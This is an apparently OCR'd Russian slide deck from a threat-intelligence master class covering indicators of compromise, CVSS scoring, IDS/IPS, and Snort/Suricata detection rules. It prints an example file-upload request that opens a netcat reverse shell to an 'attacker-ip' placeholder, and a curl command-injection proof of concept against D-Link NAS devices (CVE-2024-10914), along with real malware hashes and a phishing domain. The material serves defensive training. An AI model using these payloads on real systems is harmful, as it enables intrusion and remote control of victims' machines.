# Мастер-класс по исследованию киберугроз

Николай Галкин
начальник отдела исследований киберугроз

Кристина Стрельцова
старший специалист по исследованию киберугроз

Александр Рудзик
старший специалист по исследованию киберугроз

# План мастер-класса

1. Работа с индикаторами компрометации
2. Исследование индикаторов атак, а именно сигнатурных детектирующих правил для сетевых и хостовых СЗИ
3. TTP злоумышленников


# Индикаторы компрометации

# Threat Intelligence

TI – направление в кибербезопасности, которое занимается сбором, обработкой и распространением данных об актуальных киберугрозах для повышения уровня защищенности организаций

# Threat Intelligence

## Направления киберразведки



# Threat Intelligence


**Мотивы, цели,
потенциальные спонсоры,
группировки**

Пример:
Жертвами Lazarus являются многие глобальные правительственные организации, организации в сфере образования, высоких технологий, финансов, фармацевтической и оборонной промышленности, а также некоммерческие организации

# Threat Intelligence


**Используемые инструменты, шаблон поведения**

Пример:
Использование приложений Google Cloud в качестве прокси сервера

# Threat Intelligence


**Индикаторы - вредоносное ПО, домены, IP-адреса, эксплуатируемые уязвимости (CVE)**

Пример:
628d4f33bd604203d25dbc6a5bb35b90,
googleService.exe,
PCI\VEN_80EE&DEV_CAF

# Threat Intelligence


# Indicator of Compromise, IoC

**Индикатор компрометации** (Indicator of Compromise, IoC) – объект (или активность), который с большой долей вероятности указывает на несанкционированный доступ к системе (то есть ее компрометацию)


## Хостовые

**Hash** – последовательность символов фиксированной длины, полученная путем преобразования произвольных исходных данных (числа, текста, файла и др.) при помощи специального математического алгоритма, которая однозначно соответствует этим исходным данным, но не позволяет их восстановить

## Сетевые

- **IP-address** – уникальный адрес, который идентифицирует устройство в Интернете или локальной сети
- **Domain names (DNS)** – человеко-читаемое имя ресурса в сети. DNS – система разрешения доменных имен, которая преобразует домен в IP-адрес и наоборот
- **URL-address** – адрес, который выдан уникальному ресурсу в интернете

# Хостовые индикаторы





- **MD5 (5f2be3087b58498fe140b6f3e4fe1ebc)**
- **SHA1 (861118c8a32157349c1d3dc76e774c027c05433c)**
- **SHA256 (c5966d12905046086aa8159de377465cee3504d1f7da5aced071d674bdce0373)**

# Хостовые индикаторы


LummaStealer

MD5: 05432e2416b4f5a4fc7aee08a33e3579





LummaStealer

MD5: 66d9a0d44c51c98a087c4435d5390475




# Сетевые индикаторы


- **Domain name:** 5000-rub-vtb[.]ru
- **IP:** 31.31.198[.]49




# Сервера злоумышленника




Хранение ВПО




Фишинг





Панель управления C2

# Сетевые
# индикаторы атак


# Знание об уязвимостях

**Одним из направлений кибербразведки является отслеживание появления новых уязвимостей в продуктах**

**Сбор информации**




**Анализ уязвимостей**




**Классификация рисков**

**Устранение уязвимостей**



# Источники сбора информации

**Пеллония – система сбора и обработки информации об угрозах и уязвимостях, результат работы – автозаведённые в систему управления задачи YouTrack**



# Пост-анализ уязвимостей

**Уязвимость – недостаток (слабость) программного средства или информационной системы в целом, который может быть использована для реализации угроз безопасности информации**

**CWE** (Common Weakness Enumeration) – общий перечень недостатков безопасности

**CVE** (Common Vulnerabilities and Exposures) – перечень уязвимостей и дефектов, обнаруженных в различном программном обеспечении

**Примеры источников уязвимостей:**

- Механизм аутентификации
- Модуль обработки передаваемых параметров
- Механизм загрузки обновлений ПО


# Система оценивания

**Common Vulnerability Scoring System (CVSS)** является системой для оценки уязвимостей

На данный момент общепринятая и наиболее популярная версия — **CVSSv3.1**

С каждой уязвимостью связан CVSS-вектор:
AV:*/AC:*/PR:*/UI:*/S:*/C:*/I:*/A:*

**Метрики:**



# Уровни критичности

Помимо системы оценивая существуют вендорские уровни критичности для всех типов уязвимостей

| Уровень | Оценка |
|---|---|
| Отсутствует | 0 |
| Низкий | 0.1 – 3.9 |
| Средний | 4.0 – 6.9 |
| Высокий | 7.0 – 8.9 |
| Критический | 9.0 – 10.0 |

# Эксплуатация

**Эксплойт – программа, фрагмент кода или данных, которые предназначены для использования ошибки или уязвимости в приложении или операционной системе**

**Пример эксплойта для реализации удаленного исполнения кода:**

```
POST /upload HTTP/1.1
Host: 192.168.239.129
User-Agent: python-requests/2.24.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Length: 229

--49925c67cca7a8ef0ce4c32d37617928
Content-Disposition: form-data; name="file"; filename="exploit.py"
Content-Type: text/x-python

import os
os.system("nc -e /bin/sh attacker-ip 4444")
--49925c67cca7a8ef0ce4c32d37617928--
```

POST-запрос

Конечный адрес (endpoint)

Полезная нагрузка (payload)

# IPS

**IPS — это активное защитное решение для предотвращения возможных вредоносных действий/шаблонов, аномальной активности и нарушений политик. Оно отвечает за ограничение и блокировку подозрительного события сразу после обнаружения**

**Аналогично IDS, данный класс решений устанавливается на периметре защищаемой сети и имеет сигнатурный модуль обнаружения угроз**

# IDS

**IDS — это пассивное решение для мониторинга, позволяющее обнаружить возможные вредоносные действия/шаблоны, аномальную активность и нарушения политик. Оно отвечает за генерацию оповещений для каждого подозрительного события. Такие СЗИ устанавливаются на периметре защищаемой сети для мониторинга всего трафика, и входящего, и исходящего**

**Нас будет интересовать сигнатурный модуль обнаружения угроз. Основной его принцип заключается в сопоставлении паттернов, заложенных в СЗИ с теми, которые могут быть обнаружены в сетевом трафике**

# СЗИ

**Infotecs**
**ViPNet IDS NS**

**CISCO**
**Secure IPS (NGIPS)**

**Infotecs**
**ViPNet xFirewall 5**
**ViPNet Coordinator HW 5**

# Open source решения

**Помимо вендорских средств защиты существуют открытые проекты Snort и Suricata**


# Snort

## Структура правила

Действие Протокол Источник Получатель

Детектирующая часть

```
alert tcp any any -> $HOME_NET $HTTP_PORTS (msg:"AM EXPLOIT Confluence Data Center < v8.9.1 & Confluence Server <
v8.5.9 RCE var 1 (CVE-2024-21683)"; flow:established,to_server; content:"POST"; depth:4; content:"/rest/api/content";
http_uri; content:"|22|title|22|"; http_client_body; content:"|22|type|22|"; http_client_body;
content:"|22|space|22|"; http_client_body; content:"|22|key|22|"; http_client_body; distance:0;
content:"|22|body|22|"; http_client_body; content:"|22|storage|22|"; http_client_body; distance:0;
content:"|22|value|22|"; http_client_body; content:"|22|representation|22|"; http_client_body;
content:"/rest/api/content"; fast_pattern:only; flowbits:isset,AM.Generic.command_injection;
reference:url,github.com/r00t7oo2jm/-CVE-2024-21683-RCE-in-Confluence-Data-Center-and-Server; reference:cve,2024-
21683; classtype:web-application-attack; sid:3292861; rev:3; metadata: affected_asset dst, affected_os any,
affected_product atlassian:confluence_data_center, affected_product atlassian:confluence_server, affected_vendor
atlassian, attack_target Server, attack_target Web_Server, tag T1190, tag TA0001, tias_category Exploitation;)
```

# Suricata

## Структура правила

Действие Протокол Источник Получатель

Детектирующая часть

```
drop http any any -> $HOME_NET any (msg:"AM EXPLOIT Confluence Data Center < v8.9.1 & Confluence Server < v8.5.9 RCE
var 1 (CVE-2024-21683)"; flow:established,to_server; content:"POST"; http_method; content:"/rest/api/content";
http_uri; http.request_body; content:"|22|title|22|"; content:"|22|type|22|"; content:"|22|space|22|";
content:"|22|key|22|"; distance:0; content:"|22|body|22|"; content:"|22|storage|22|"; distance:0;
content:"|22|value|22|"; content:"|22|representation|22|"; flowbits:isset,AM.Generic.command_injection;
reference:url,github.com/r00t7oo2jm/-CVE-2024-21683-RCE-in-Confluence-Data-Center-and-Server; reference:cve,2024-
21683; classtype:web-application-attack; sid:3292861; rev:4; metadata: affected_asset dst, affected_os any,
affected_product atlassian:confluence_data_center, affected_product atlassian:confluence_server, affected_vendor
atlassian, attack_target Server, attack_target Web_Server, tag T1190, tag TA0001, tias_category Exploitation;)
```

# Remote Code Execution

## CVE-2024-10914 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

### Description

A vulnerability was found in D-Link DNS-320, DNS-320LW, DNS-325 and DNS-340L up to 20241028. It has been declared as critical. Affected by this vulnerability is the function cgi_user_add of the file /cgi-bin/account_mgr.cgi?cmd=cgi_user_add. The manipulation of the argument name leads to os command injection. The attack can be launched remotely. The complexity of an attack is rather high. The exploitation appears to be difficult. The exploit has been disclosed to the public and may be used.

**Описание уязвимости NVD NIST**

```
curl "http://<Target-IP>/cgi-bin/account_mgr.cgi?cmd=cgi_user_add&name=%27;echo%20Mc0Ca;%27"
```

**Пример эксплойта**

# Remote Code Execution

```
GET /cgi-bin/account_mgr.cgi?cmd=cgi_user_add&name=%27;echo%20Mc0Ca;%27 HTTP/1.1
Host: 192.168.52.128
User-Agent: curl/8.5.0
Accept: */*
```

**Сетевой трафик**

```
